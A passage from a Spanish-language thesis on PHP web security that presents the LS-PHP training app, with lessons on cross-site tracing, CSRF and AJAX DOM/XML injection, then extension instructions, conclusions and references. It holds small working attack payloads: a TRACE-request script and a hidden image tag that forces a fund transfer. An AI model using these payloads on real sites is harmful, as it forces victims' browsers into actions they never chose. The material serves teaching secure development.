
```
<script type="text/javascript">
if ( navigator.appName.indexOf("Microsoft") !=-1) {
     var xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
     xmlHttp.open("TRACE", "./", false);
     xmlHttp.send();
     str1=xmlHttp.responseText;
     document.write(str1);
}
</script>
```

6.3.4. Lección 4: *CSRF*

Un ataque *CSRF* fuerza al navegador de la víctima a enviar un pedido pre autenticado a una aplicación web vulnerable, forzando al navegador de la víctima a realizar acciones hostiles para el beneficio del atacante[Cross Site Request Forgery (CSRF)].

El alumno deberá incluir una URL de este estilo en el mensaje, es una imagen invisible que podría ejecutar un script malicioso en este caso en lenguaje *PHP*.

```
<img src='http://localhost/tesis/lesson.php?lesson=4&transferFunds=5000' width=1 height=1 />
```



6.3.5. Lección 5: Seguridad en *Ajax*

AJAX(Asynchronous JavaScript And XML)[Ref63]

Ajax es una tecnología asíncrona, los datos adicionales que se requieren del servidor se cargan en segundo plano sin interferir con la visualización ni con el comportamiento de la página. *Javascript* es el lenguaje en el que normalmente se efectúan las funciones *Ajax* mientras que el acceso a los datos se realiza mediante el objeto *XMLHttpRequest*, disponible en los navegadores actuales.

Ajax es una técnica válida para múltiples plataformas y utilizable en muchos sistemas operativos y navegadores dado que está basado en estándares abiertos como *JavaScript* y *Document Object Model (DOM)*.


Document Object Model (DOM)[Ref64]

Es una lenguaje multiplataforma que permite a los programas y scripts en forma dinámica actualizar y acceder al contenido, estructura y estilo de documentos (*HTML*, *XML*).
Ofrece la posiblidad de que el documento sea procesado en otro momento y el resultado de ese procesamiento pueda ser incorporado a la página presentada originalmente.

DOM Injection

Se agrega document.forms[0].SUBMIT.disabled = false en el contenido de la respuesta utilizando el capturar response del WebScarab.

De esta forma se ve como se puede manipular maliciosamente un pedido con *AJAX*.





XML Injection

Las aplicaciones AJAX usan XML para intercambiar información con el servidor.
Este XML puede ser fácilmente interceptado y alterado de forma dañina.

Intercepte el reply y trate de agregar algún XML para sumar más premios.

Intercepto con WebScarab el response y agrego al xml del ajax ofertas que no me correspondan





6.4. Extensión de la aplicación

Si bien *LS-PHP* cuenta con un conjunto predefinidos de lecciones, la aplicación fue implementada de manera tal de poder extenderla y agregar nuevas lecciones de seguridad.

A continuación, se explicarán los mecanismos planteados para extender *LS-PHP*, se utilizaron algunas librerías *open source javascript* específicas.

Para los pop-ups se utilizó *DHTML Window Widget* del sitio *Dynamic Drive (* **http://www.dynamicdrive.com***).*

Para el árbol de las lecciones se utilizó *http://www.TreeView.net*

Lecciones

Cada lección se implementa en archivos que se ubican en la carpeta *lessons.*
Se agrega el código "*lesson"* de la nueva lección en *lesson.php*, este código se corresponde con el *script php* que implementa la nueva lección.

La lección se muestra a través del árbol de lecciones y del archivo *lesson.php* con el parámetro *lesson* de la nueva implementación.

Código del archivo *lesson.php.*


```
switch ($lesson) {
	case '0':
		include_once('lessons/httpBasics.php');
		break;
	case '1':
		include_once('lessons/SQLInjection.php');
		break;

	.....

	case 'NUMERO_DE_NUEVA_LECCION':
		include_once('lessons/NUEVA_LECCION.php');
		break;

		default:
		break;
```

El árbol de lecciones generará un enlace de esta forma:

```
http://tesiscamilo.atwebpages.com/index.php?lesson=0
```

Agregar una lección al árbol de lecciones

En el árbol de lecciones se encuentran los enlaces a todas las lecciones de la aplicación, la lección nueva debe colgarse de este árbol para poder acceder a ella.




Se agrega una entrada en el archivo tesis.js

```
//Este es el titulo que agrupa las lecciones
aux2 = insFld(foldersTree, gFld(TITULO, "javascript:undefined"))

//Este es un enlace a la lección
insDoc(aux2, gLnk("R", NOMBRE_NUEVA_LECCION, "lesson.php?lesson=" +
        CODIGO_NUEVA_LECCION))
```

Agregar una ventana popup a cada lección

Cada lección tiene ventanas emergentes que muestran la descripción de la lección, *Tips*, Código Fuente, etc.



Se agrega la siguiente línea en el *script PHP* que implementa la nueva lección:

```
<div class="text_title">
        <a href="#" onClick="dhtmlwindow.open('tips', 'iframe', PATH ,
TITULO,'width=590px,height=350px,resize=1,scrolling=1,center=1','recal'); return
false">DESCRIPCION</a>
</div>
```

PATH es el documento que abre la ventana, puede ser *php* o *html*

7. Conclusiones

Aunque ninguna *Aplicación Web* está exenta de incluir vulnerabilidades, las malas prácticas en la programación provocan que la seguridad de una aplicación desarrollada sea aún más débil.

Mi experiencia en el desarrollo de *Aplicaciones Web* me llevó a elegir este tema debido a que he notado que para hablar de la Seguridad en el Desarrollo primero hay que tener en claro cuál es el conjunto de vulnerabilidades a la que se está expuesto o conceptos básicos para luego entrar con claridad en el análisis de problemas de seguridad más específicos.

Uno de los fines de este trabajo fue dotar al desarrollador de herramientas que le permitan entender y estudiar las malas prácticas de programación para tomar conciencia de las vulnerabilidades que éstas pueden provocar.

Se tomaron las aplicaciones *PHP* porque se encuentran en todo tipo de sitios web y, la mayoría de las veces la seguridad no es una preocupación primordial en su desarrollo.

Este trabajo se enfoca desde la óptica de utilizar las vulnerabilidades más frecuentes, probarlas y observar de qué formas un desarrollador puede evitarlas

La forma didáctica de presentar las vulnerabilidades fue pensada para servir como introducción a esta temática y será probada en la materia *"Proyecto de Software"* de nuestra facultad, donde los alumnos desarrollan aplicaciones con *PHP*. Para esto, se desarrolló una aplicación con lecciones prácticas que permiten probar las posibles vulnerabilidades producidas por fallas en la programación y la forma de solucionarlas o evitarlas. Esta aplicación es extensible de manera tal que se puedan adicionar más lecciones.

En este informe se presentaron los *rankings* correspondientes a las vulnerabilidades más comunes y, especialmente a aquellas que involucran a las aplicaciones desarrolladas con *PHP* y se mostraron ejemplos típicos de vulnerabilidades encontradas en aplicaciones muy utilizadas.

Creo que dado el avance de las aplicaciones web y la gran popularidad de las mismas, hace imprescindible el estudio cuidadoso sobre los conceptos relacionados a la seguridad y a la privacidad de los datos que se ingresan a estas aplicaciones. Si bien la mayoría de los desarrolladores con experiencia tienen ya este tema entre sus prioridades, no todas las aplicaciones a las que se acceden hoy a través de la *Web*, están desarrolladas por expertos. Muchas han sido implementadas por programadores con pocos conocimientos o recién iniciados. Por lo tanto, considero que esta tesis puede contribuir a la enseñanza de esta temática en este rango de programadores.

En particular, me ha sido de mucha utilidad en mi labor profesional actual.

8. Trabajos Futuros

En esta temática surgen constantemente nuevos desafíos.

Algunas de las posibles extensiones propuestas para cada tema tratado son:

- Actualización periódica del informe: sumando los informes que periódicamente propone el OWASP y acompañarlos con las vulnerabilidades que surjan en las aplicaciones Web actuales y las nuevas aplicaciones Web que aparezcan en el mercado.
- El Informe de OWASP referido al Top 5 PHP está enfocado principalmente a PHP 4, en un futuro, cuando ya sólo se hable de PHP 5 sería bueno actualizar este ranking con los problemas que surjan en PHP 5.
- Crear una sección referida a PHP 6 exclusivamente, con los cambios realizados para mejorar la seguridad de las versiones anteriores. Teniendo en cuenta los cambios incompatibles que se presentan con PHP 5 para realizar una migración a la actual versión.
- Seguir la implementación de la aplicación y presentarla a la cátedra para que pueda ser utilizada por los alumnos, mantenida y actualizada a las necesidades que puedan surgir con el transcurso de las cursadas.

9. Referencias

Ref1 http://es.wikipedia.org/wiki/Aplicación_web

Ref2 http://www.bitpipe.com/tlist/Web-Applications-Software.html

Ref3 http://www.owasp.org/index.php/Buffer_Overflow

Ref4 http://www.onjava.com/pub/a/onjava/2001/08/06/webform.html

Ref5 http://phpnuke.org/

Ref6 http://es.wikipedia.org/wiki/GNU_GPL

Ref7 http://www.**phpbb**.com

Ref8 http://securityvulns.com/search/google.asp?domains=securitvulns.com&q=phpbb&sitesearch=securityvulns.com&sa=Google+Search&client=pub-9080155680222782&forid=1&channel=7143967212&ie=windows-1251&oe=windows-1251&flav=0000&sig=WwIuaEb7Eo-L4RYW&cof=GALT%3A%23008080%3BGL%3A1%3BDIV%3A%23AAB0BB%3BVLC%3A008080%3BAH%3Acenter%3BBGC%3AAAB0BB%3BLBGC%3AAAB0BB%3BALC%3A000000%3BLC%3A000000%3BT%3A000000%3BGFNT%3AFFFFFF%3BGIMP%3AFFFFFF%3BFORID%3A11&hl=en

Ref9 http://pear.php.net/

Ref10 http://pecl.php.net/

Ref11 http://www.**smarty**.net/

Ref12 http://www.zend.com/

Ref13 http://www.php-accelerator.co.uk/

Ref14 http://turck-mmcache.sourceforge.net/

Ref15 http://eaccelerator.net/

Ref16 http://www.smarty.net/manual/en/section.template.cache.handler.func.php

Ref17 http://www.smarty.net/manual/en/caching.php

Ref18 http://www.smarty.net/manual/en/plugins.php

Ref19 http://www.symfony-project.com/

Ref20 http://www.symfony-project.org/book/1_0/07-Inside-the-View-Layer#Page%20Layout

Ref21 http://www.isaca.org

Ref22 http://17799.standardsdirect.org/

Ref23 http://en.wikipedia.org/wiki/Sarbanes-Oxley_Act

Ref24 http://en.wikipedia.org/wiki/COBIT#COBIT_structure

Ref25 http://www.iso17799software.com/

Ref26 http://es.wikipedia.org/wiki/Cracker

Ref27 http://es.wikipedia.org/wiki/Seguridad_por_oscuridad

Ref28 http://www.go-mono.com

Ref29 http://wact.sourceforge.net

Ref30 http://www.derkeiler.com/Mailing-Lists/securityfocus/bugtraq/2004-11/0233.html

Ref31 http://larholm.com/2007/06/11/phpmailer-0day-remote-execution/

Ref32 http://trac.symfony-project.com/trac/changeset/4380?format=diff&new=4380

Ref33 http://larholm.com/2007/06/11/phpmailer-0day-remote-execution/feed/

Ref34 http://larholm.com/2007/06/11/phpmailer-0day-remote-execution/

Ref35 http://phpmailer.codeworxtech.com/

Ref36 http://www.joomla.org/

Ref37 http://www.linux-party.com/modules.php?name=News&file=article&sid=2251

Ref40 http://www.lsi.us.es

Ref41 http://www.instisec.com

Ref42 http://www.desarrolloweb.com/articulos/elegir-php4-php5-conviene-migrar.html

Ref43 http://jessey.net/archive/2005/06/03/dreamhost-adds-php5/

Ref44 http://grutztopia.jingojango.net/2007/01/your-free-macworld-expo-platinum-pass_11.html

Ref45 http://www.sans.org/top20/

Ref46 http://www.webappsec.org/projects/statistics/

Ref47 http://www.cert.org/advisories/CA-1996-11.html

Ref48 http://www.php.net/manual/es/ref.mhash.php

Ref49 http://www.php.net/manual/es/ref.mcrypt.php

Ref50 http://www.php.net/manual/es/function.error-reporting.php

Ref51 http://www.php.net/manual/es/ini.core.php#ini.register-globals

Ref52 http://ar.php.net/releases/4_2_0.php

Ref53 http://ar.php.net/manual/es/security.magicquotes.whynot.php

Ref54 http://www.owasp.org

Ref55 http://www.zend.com/en/

Ref56 http://hoohoo.ncsa.uiuc.edu/cgi/

Ref57 http://www.owasp.org/index.php/PHP_Top_5

Ref58 http://www.owasp.org/index.php/OWASP_WebScarab_Project

Ref59 http://www.bluemist.se/php-programming-guidelines.html

Ref60 http://archives.neohapsis.com/archives/vulnwatch/2004-q1/0025.html

Ref61 http://www.securityfocus.com/bid/9544/exploit

Ref62 http://www.mitre.org/

Ref63 http://en.wikipedia.org/wiki/AJAX

Ref64 http://www.w3.org/DOM/

Ref65 http://www.internetnews.com/dev-news/article.php/3725291

Ref66 http://www.itjungle.com/tlb/tlb021208-story09.html

Ref67 https://addons.mozilla.org/en-US/firefox/addon/966

Ref68 http://www.securityfocus.com/infocus/1864

Ref69 http://en.wikipedia.org/wiki/BS7799

Ref70 http://subversion.tigris.org/

Ref71 http://www.ibm.com/developerworks/downloads/r/rcc/?S_TACT=105AGY59&S_CMP=WIKIDL&ca=dtl-13rcconline

Ref72 http://www.march-hare.com/cvspro/es.asp

Ref73 http://www.apache.org/

Ref74 http://es.wikipedia.org/wiki/Chroot

Ref75 http://es.wikipedia.org/wiki/Setuid

Ref74 http://www.whitehatsec.com/home/assets/WPstats032408.pdf

Libros

Alshanetsky, I., php|architect's Guide to PHP Security, (C) 2005 Marco Tabini & Associates, Inc ISBN 0973862106
Shiflett, C., Essential PHP Security, © October 2005, O'Reilly ISBN 059600656X